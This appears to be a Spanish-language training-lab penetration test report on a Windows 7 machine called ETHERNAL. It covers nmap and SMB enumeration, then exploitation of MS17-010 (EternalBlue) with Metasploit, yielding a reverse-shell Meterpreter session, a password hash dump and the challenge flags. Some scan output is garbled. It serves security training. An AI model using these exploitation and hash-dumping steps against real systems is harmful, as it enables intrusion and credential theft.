

Informe de análisis de vulnerabilidades, explotación y resultados del reto KIO.

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
16/04/2024	16/04/2024	1.0	N-HM-R-ETHERNAL	RESTRINGIDO



Informe de análisis de vulnerabilidades, explotación y resultados del reto KIO.

N.- N-HM-R-ETHERNAL

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Fecha de creación: 16.04.2023





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RESUMEN

Se ha solicitado hacer la explotación a una maquina (Windows) conocida como ETHERNAL, la cual contiene alguna vulnerabilidad crítica conocida como MS17-010 o Eternal Blue. En este reporte se detallarán los pasos en que lograremos obtener acceso completo de la máquina, esto por medio del uso de varias herramientas especializadas que nos permitirán aprovecharnos de esta falla grave de seguridad.

1. Reconocimiento

Como primer paso antes de realizar el reconocimiento, empecé creando los directorios necesarios para mantener todo organizado a la hora de realizar la explotación a la maquina "ETHERNAL".

Después procedemos a realizar el escaneo de nuestra red para obtener nuestra IP y la IP de la maquina a atacar.

IP KALI: 192.168.228.131

```
[ (hmstudent⊗ kali)-[~]

$ hostname -I

192.168.228.131
```

IP ETHERNAL: 192.168.228.135





Comandos para obtener la ip:

- ifconfig
- ip a
- hostname -I
- nmcli

Comandos para escaneo de la red:

- nmap -sn 192.168.0.0/24
- netdiscover -r 192.168.0.0/24
- sudo arp-scan -localnet
- sudo arp-scan -l eth0 192.168.228.0/24

Una vez obtenida la IP del objetivo, ya podemos hacer un análisis de puertos para determinar los servicios que maneja, así como las versiones de cada uno.

Port	Service	Reason	Product	Version
135	open	msrpc	syn-ack	Microsoft Windows RPC
139	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn
		microsoft-		Windows 7 Ultimate 7601 Service Pack 1 microsoft-
445	open	ds	syn-ack	ds
49152	open	msrpc	syn-ack	Microsoft Windows RPC
49153	open	msrpc	syn-ack	Microsoft Windows RPC
49154	open	msrpc	syn-ack	Microsoft Windows RPC
49155	open	msrpc	syn-ack	Microsoft Windows RPC
49156	open	msrpc	syn-ack	Microsoft Windows RPC
49157	open	msrpc	syn-ack	Microsoft Windows RPC





Obtenemos los puertos abiertos

Comandos para enumeración:

- nabuu -top-ports 100 192.168.0.24 Se ocupa instalar Naabu
- sudo nmap -sS -min-rate 6000 -p- -vvv 192.168.228.135

Se realizó un escaneo de puertos activos con NMAP, revelando varios puertos abiertos, incluyendo el 135, 139, y 445. Posteriormente, se escaneó la versión de los servicios ejecutados en esos puertos y se identificó que la máquina ejecuta Windows 7 Ultimate de 64 bits con el servicio SMB habilitado.

```
Initiating ARP Ping Scan at 20:44
Scanning 192.168.228.135 [1 port]
Completed ARP Ping Scan at 20:44, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:44
Completed Parallel DNS resolution of 1 host. at 20:44
Completed Parallel DNS resolution of 1 host. at 20:44, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 20:44
Scanning 192.168.228.135 [65535 ports]
Discovered open port 135/tcp on 192.168.228.135
Discovered open port 39/tcp on 192.168.228.135
Discovered open port 49152/tcp on 192.168.228.135
Discovered open port 49157/tcp on 192.168.228.135
Discovered open port 49157/tcp on 192.168.228.135
Discovered open port 49155/tcp on 192.168.228.135
Discovered open port 49155/tcp on 192.168.228.135
Discovered open port 49153/tcp on 192.168.228.135
Discovered open port 49153/tcp on 192.168.228.135
Discovered open port 49153/tcp on 192.168.228.135
Discovered open port 49155/tcp on 192.168.228.135
Discovered open po
                                                                                      open msrpc syn-ack ttl
open netbios-ssn syn-ack ttl
open microsoft-ds syn-ack ttl
        135/tcp
139/tcp
        39/tcp open
45/tcp open
49152/tcp open
49153/tcp open
49154/tcp open
                                                                                                                                                                                                                                                         syn-ack ttl
syn-ack ttl
syn-ack ttl
syn-ack ttl
                                                                                                                                                                                                                                                                                                                                                                  128
                                                                                                                                           unknown
                                                                                                                                                                                                                                                                                                                                                                  128
128
128
128
                                                                                                                                           unknown
                   155/tcp open
                                                                                                                                           unknown
             9156/tcp open
9157/tcp open
                                                                                                                                                                                                                                                         syn-ack ttl
syn-ack ttl
                                                                                                                                           unknown
                                                                                                                                           unknown
                AC Address: 00:0C:29:07:4D:18 (VMware)
```





```
PORT STATE SERVICE REASON VERSION
135/tcp open msrpc syn-ack ttl 128 Microsoft Windows RPC
139/tcp open microsoft-ds syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp open microsoft-ds syn-ack ttl 128 Microsoft Windows RPC
49153/tcp open msrpc syn-ack ttl 128 Microsoft Windows RPC
49153/tcp open msrpc syn-ack ttl 128 Microsoft Windows RPC
49155/tcp open msrpc syn-ack ttl 128 Microsoft Windows RPC
49155/tcp open msrpc syn-ack ttl 128 Microsoft Windows RPC
49156/tcp open msrpc syn-ack ttl 128 Microsoft Windows RPC
49156/tcp open msrpc syn-ack ttl 128 Microsoft Windows RPC
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49156/tcp open msrpc syn-ack ttl 128 Microsoft Windows RPC
49156/tcp open msrpc syn-ack ttl 128 Microsoft Windows RPC
49156/tcp open msrpc syn-ack ttl 128 Microsoft Windows RPC
```

Una vez obtenido el archivo .xml del escaneo de nmap, procedemos a convertirlo a html para tener una mejor visualización de la información.

Host Script Output

Script Name	Output
p2p-conficker	Checking for Conficker.C or higher Check 1 (port 64685/tcp): CLEAM (Couldn't connect) Check 2 (port 33402/tcp): CLEAM (couldn't connect) Check 3 (port 29275/udp): CLEAM (Failed to receive data) Check 3 (port 47755/udp): CLEAM (Timeout) 0/4 checks are positive: Host is CLEAM or ports are blocked
smb-security-mode	account used: guest authentication level: user challenge response: supported message_signing: disabled (dangerous, but default)
smb2-time	date: 2024-04-17T00:28:12 start_date: 2024-04-16T20:24:32
nbstat	NetBIOS name: WIN-845099004PP, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:07:4d:18 (VMware) Names: WIN-845099004PP<20> Flags: <unique><active> WIN-845099004PP<00> Flags: cunique><active> WORKGROUP-00> Flags: group><active> WORKGROUP-10> Flags: group><active> WORKGROUP-10> Flags: group><active> WORKGROUP-10> Flags: cunique><active> XORKGROUP-10> Flags: cunique><active> XORTINE MSROWSE_XORX_00> Flags: XORX_00> MSROWSE_XORX_00> Flags: XORX_00> MSROWSE_XORX_00> MSROWSE_XORX_00></active></active></active></active></active></active></active></active></active></active></active></active></active></unique></unknown>
smb-os-discovery	OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1) OS CPE: cpe:/o:microsoft:windows 7::spl Computer name: WIN-845099004PP\x00 NetBIOS computer name: WIN-845099004PP\x00 Workgroup: WORKGROUP\x00 System time: 2024-04-16T20:28:12-04:00
clock-skew	mean: lh19m56s, deviation: 2h18m34s, median: -3s
smb2-security-mode	2:1:0: Message signing enabled but not required





Análisis de vulnerabilidades/debilidades

```
— (hmstudent⊗kali)-[~/Documents/ETHERNAL)

-$ crackmapexec smb 192.168.228.135
smb 192.168.228.135 445 WIN-845Q99004PP [*] Windows 7 Ultimate 7601 Service Pack 1 x64 (name:WIN-845Q99004PP) (domain:WIN-845Q99004PP) (signing:False) (SMBv 1:True)
```

```
Display all 224 possibilities? (y or n)
                                                                            enumports
                                                                                                                                                         netdiskenum
                                                                            enumprinters
addform
addpermachineconnection
                                                                            enumprivs
enumprocdatatypes
                                                                                                                                                        netfilegetsec
netnamevalidate
addprinter
AsyncNotify
                                                                                                                                                        netremotetod
netrenumtrusteddomains
                                                                            enumprocs
                                                                            enumtrust
capabilitiés
                                                                            epmlookup
                                                                                                                                                         netrenumtrusteddomainsex
                                                                            epmmap
eventlog_backuplog
change_trust_pw
chgpasswd
                                                                                                                                                         netsessdel
                                                                                                                                                         netsessenum
chgpasswd2
chgpasswd3
                                                                            eventlog_loginfo
eventlog_numrecord
                                                                                                                                                        netshareadd
netsharedel
                                                                            eventlog_oldestrecord
eventlog_readlog
eventlog_registerevsource
chgpasswd4
chgnasswd4
clusapi_create_enum
clusapi_get_cluster_name
clusapi_get_cluster_version
clusapi_get_quorum_resource
clusapi_get_quorum_resource
clusapi_get_meresource_state
clusapi_online_resource
clusapi_online_resource
clusapi_open_resource
clusapi_open_cluster
clusapi_pause_node
                                                                                                                                                         netshareenumall
                                                                                                                                                        netsharegetinfo
netsharesetdfsflags
                                                                            eventlog_reportevent
eventlog_reporteventsource
                                                                                                                                                        ntsvcs_getdevlist
ntsvcs_getdevlistsize
ntsvcs_getdevregprop
                                                                            exit fetch_attributes
                                                                            fetch_properties
                                                                            fss_create_expose
fss_delete
                                                                                                                                                        ntsvcs_getversion
ntsvcs_hwprofflags
ntsvcs_hwprofinfo
ntsvcs_validatedevinst
                                                                            fss_get_mapping
fss_get_sup_version
fss_has_shadow_copy
fss_is_path_sup
clusapi_pause_node
clusapi_resume_node
                                                                                                                                                        openprinter
openprinter_ex
playgdiscriptonprinteric
 createdomalias
                                                                            fss_recovery_complete
                                                                                                                                                        printercmp
queryaliasinfo
createdomgroup
                                                                            getanydcname
                                                                            getcoreprinterdrivers
 createdomuser
                                                                                                                                                        queryaliasmem
querydispinfo
createprinteric
                                                                            getdata
getdataex
createsecret
                                                                            getdcname
getdcsitecoverage
                                                                                                                                                        querydispinfo2
querydispinfo3
createtrustdom
debug
debuglevel
                                                                            getdispinfoidx
                                                                                                                                                         querýdominfo
deldriver
                                                                            getdispname
getdompwinfo
                                                                                                                                                         querygroup
deldriverex
                                                                                                                                                         querygroupmem
deletealias
deletedomgroup
                                                                             getdriver
                                                                                                                                                        querymultiplevalues
querymultiplevalues2
                                                                            getdriverdir
```







```
      (hmstudent € kali) - [~/Documents/ETHERNAL]

      $ crackmapexec
      smb
      192.168.228.135
      445
      WIN-845Q99004PP
      [*] Windows 7 Ultimate 7601 Service Pack 1 x64 (name:WIN-845Q99004PP)

      SMB
      192.168.228.135
      445
      WIN-845Q99004PP
      [*] WIN-845Q99004PP [*] WIN-845Q99004PP
      [*] Funmerated shares

      SMB
      192.168.228.135
      445
      WIN-845Q99004PP
      Share
      Permissions
      Remark

      SMB
      192.168.228.135
      445
      WIN-845Q99004PP
      ADMIN$
      Remote Admin

      SMB
      192.168.228.135
      445
      WIN-845Q99004PP
      C$
      Default share

      SMB
      192.168.228.135
      445
      WIN-845Q99004PP
      IPC$
      Remote IPC
```

3. Explotación

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhost 192.168.228.135

rhost ⇒ 192.168.228.135

msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.228.135:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)

[*] 192.168.228.135:445 - Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

msf6 auxiliary(scanner/smb/smb_ms17_010) >
```





```
Name Current Setting Required Description

DBGTRACE False yes Show extra debug trace info How many times to try to leak transaction Administration How many times to try to leak transaction How many
```

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.228.131:6464

[*] 192.168.228.135:445 - Target OS: Windows 7 Ultimate 7601 Service Pack 1

[*] 192.168.228.135:445 - Built a write-what-where primitive ...

[*] 192.168.228.135:445 - Overwrite complete ... SYSTEM session obtained!

[*] 192.168.228.135:445 - Selecting PowerShell target

[*] 192.168.228.135:445 - Executing the payload ...

[*] 192.168.228.135:445 - Service start timed out, OK if running a command or non-service executable ...

[*] Sending stage (201798 bytes) to 192.168.228.135

[*] Meterpreter session 2 opened (192.168.228.131:6464 → 192.168.228.135:49160) at 2024-04-17 22:26:52 -0400

meterpreter >
```

```
meterpreter > migrate 6659
[*] Migrating from 1284 to 6659 ...
    Error running command migrate: Rex::RuntimeError Cannot migrate into non existent process
meterpreter > sysinfo
                  WIN-845Q99004PP
Computer
os
                  Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture
                : x64
                  en_US
System Language
                  WORKGROUP
Domain
Logged On Users: 0
Meterpreter
               : x64/windows
```


```
meterpreter > hashdump
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Hacker Mentor Admin:500:aad3b435b51404eeaad3b435b51404ee:931a25d0405b2ea33910ad3c7404e283:::
Hacker Mentor User:1000:aad3b435b51404eeaad3b435b51404ee:f56a8399599f1be040128b1dd9623c29:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:f580a1940b1f6759fbdd9f5c482ccdbb:::
```

```
Listing: C:\
                   Size
                            Type
                                  Last modified
Mode
                                                                 Name
                   4096
                                   2022-02-09 18:08:34 -0500
040777/rwxrwxrwx
                            dir
                                                                 $Recycle.Bin
100444/r--r-r--
                   8192
                            fil
                                   2021-07-20 13:06:42 -0400
                                                                 BOOTSECT.BAK
                                   2021-07-20 13:06:42 -0400
2009-07-14 01:08:56 -0400
040777/rwxrwxrwx
                   4096
                            dir
                                                                 Boot
040777/rwxrwxrwx
                   0
                            dir
                                                                 Documents and Settings
                                   2009-07-13 23:20:08 -0400
040777/rwxrwxrwx
                   0
                                                                 PerfLogs
                            dir
040555/r-xr-xr-x
                                   2022-05-13 19:39:54 -0400
                   4096
                            dir
                                                                 Program Files
                                   2009-07-14 00:57:06 -0400
2022-05-13 19:36:33 -0400
040555/r-xr-xr-x
                   4096
                            dir
                                                                 Program Files (x86)
040777/rwxrwxrwx
                   4096
                            dir
                                                                 ProgramData
040777/rwxrwxrwx
                                   2021-07-20 09:09:34 -0400
                   0
                            dir
                                                                 Recovery
040777/rwxrwxrwx
                   4096
                            dir
                                   2024-04-16 19:49:04 -0400
                                                                 System Volume Information
                                   2022-02-09 18:08:30 -0500
2022-05-13 19:35:13 -0400
040555/r-xr-xr-x
                   4096
                                                                 Users
                            dir
040777/rwxrwxrwx
                   16384
                            dir
                                                                 Windows
100444/r--r--r--
                                                                 bootmgr
                   383786
                            fil
                                   2010-11-20 22:23:51 -0500
000000/-
                                                                 hiberfil.sys
                   0
                            fif
                                   1969-12-31 19:00:00 -0500
                                   1969-12-31 19:00:00 -0500
000000/-
                   0
                            fif
                                                                 pagefile.sys
```





```
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\Administrator\Desktop
                              Last modified
Mode
                  Size
                        Type
                                                          Name
100666/rw-rw-rw-
                  32
                        fil
                              2022-05-13 18:51:20 -0400
                                                          bandera2.txt
100666/rw-rw-rw-
                  282
                        fil
                              2021-07-20 09:22:40 -0400
                                                          desktop.ini
meterpreter > cat bandera2.txt
a63c1c39c0c7fd570053343451667939<u>meterpreter</u> >
```



4. Banderas

Buscamos las banderas una vez tenemos acceso a la maquina ETHERNAL.

Bandera1	0ef3b7d488b11e3e800f547a0765da8e
Bandera2	a63c1c39c0c7fd570053343451667939





5. Herramientas usadas

- Nmap
- Metasploit
- Naabu
- Enum4linux
- Crackmapexe

6. EXTRA Opcional

